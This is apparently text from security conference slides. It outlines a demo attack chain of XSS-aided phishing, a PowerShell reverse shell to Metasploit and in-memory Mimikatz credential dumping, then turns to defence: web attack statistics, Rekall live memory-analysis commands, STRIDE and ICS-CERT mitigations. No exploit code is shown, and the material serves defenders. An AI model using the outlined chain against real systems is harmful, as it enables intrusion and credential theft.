

Uh oh, someone clicked, we haz shell
DEMO


WTF just happened?

- Victim receives phish, clicked because the URL looked legitimate thanks to XSS
- Initial payload drops, victim runs it per instructions in the survey
- When executed, invokes PowerShell and establishes reverse shell back to Metasploit server
- Attacker confirms system level privilege, uses spool to write results only on attacker server, invokes a command shell
- With PowerShell, invokes Mimikatz in memory only and dumps credentials
- No fuss, no muss, and little-to-no filesystem evidence

What if social engineering doesnt work?

DBIR 2015: Organized crime became the most frequently seen threat actor for Web App Attacks. "Virtually every attack in this data set was opportunistic in nature, all aimed at easy marks. Information, Financial Services, and **Public** entities dominate the victim demographics."




USE OF STOLEN CREDS
50.7%
USE OF BACKDOOR OR C2
40.5%
SQLI
19%
RFI
8.3%
ABUSE OF FUNCTIONALITY
8.3%
BRUTE FORCE
6.8%
XSS
6.3%
PATH TRAVERSAL
3.4%
FORCED BROWSING
2%
OS COMMANDING
1.5%

SQL injection represents 19% of web app attacks because it's **easy**

DEMO

And now, for the blue teams

Attack yourselves!

- Use the same tactics attackers do.
- Emulate your adversary.
- If you don't have to have the skillset in house, you can still utilize skilled, paid services.
- Think like an attacker (this is essential) or hire someone to do so for you.

Advance your forensics & NSM capabilities

- Network Security Monitoring
- Memory analysis

Did someone mention memory analysis?

Rekall: a Volatility fork, included in GRR
Current release: 1.3.2 Dammastock
Project includes **WinPmem**, a key differentiator

Memory can be accessed on a live system, for real time response, without taking a memory image.

Why is this important?

Live analysis of our earlier attack...

DEMO

Rekall review

```
rekal -f \\.\pmem netstat

rekal -f \\.\pmem pstree

rekal -f \\.\pmem malfind pid=1284, dump_dir="/tmp/"

rekal -f \\.\pmem memdump pid=2396, dump_dir="/tmp/"
```

Additional defense opportunities

Threat Model

STRIDE applies to infrastructure as much as applications

- **S**poofing
- **T**ampering
- **R**epudiation (non-repudiation)
- **I**nformation Disclosure
- **E**levation of privilege

ICS-CERT: Targeted Cyber Intrusion Detection and Mitigation Strategies

- Preserve forensic data
- Credential management (AuthN/AuthZ)
    - Increase Logging Capabilities
- DNS Logging with Host Level Granularity
- Audit Systems for Suspicious Files
- Network Segmentation/Isolation
- Strict role-based access control (RBAC)
- Application whitelisting

Resources

Papers:

- Targeted Cyber Intrusion Detection and Mitigation Strategies
  - https://ics-cert.us-cert.gov/tips/ICS-TIP-12-146-01B
- Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft
  - http://www.microsoft.com/en-us/download/details.aspx?id=36036

Books:

- Threat Modeling: Designing for Security – Adam Shostack
- The Practice of Network Security Monitoring – Richard Bejtlich
- Applied Network Security Monitoring – Chris Sanders, Jason Smith
- Data-Driven Security – Jay Jacobs, Bob Rudis

Websites:

OWASP.org

holisticinfosec.org & holisticinfosec.blogspot.com

Contact

Russ McRee

russ@holisticinfosec.org, rmcree@microsoft.com

@holisticinfosec

Q & A

Live long and prosper.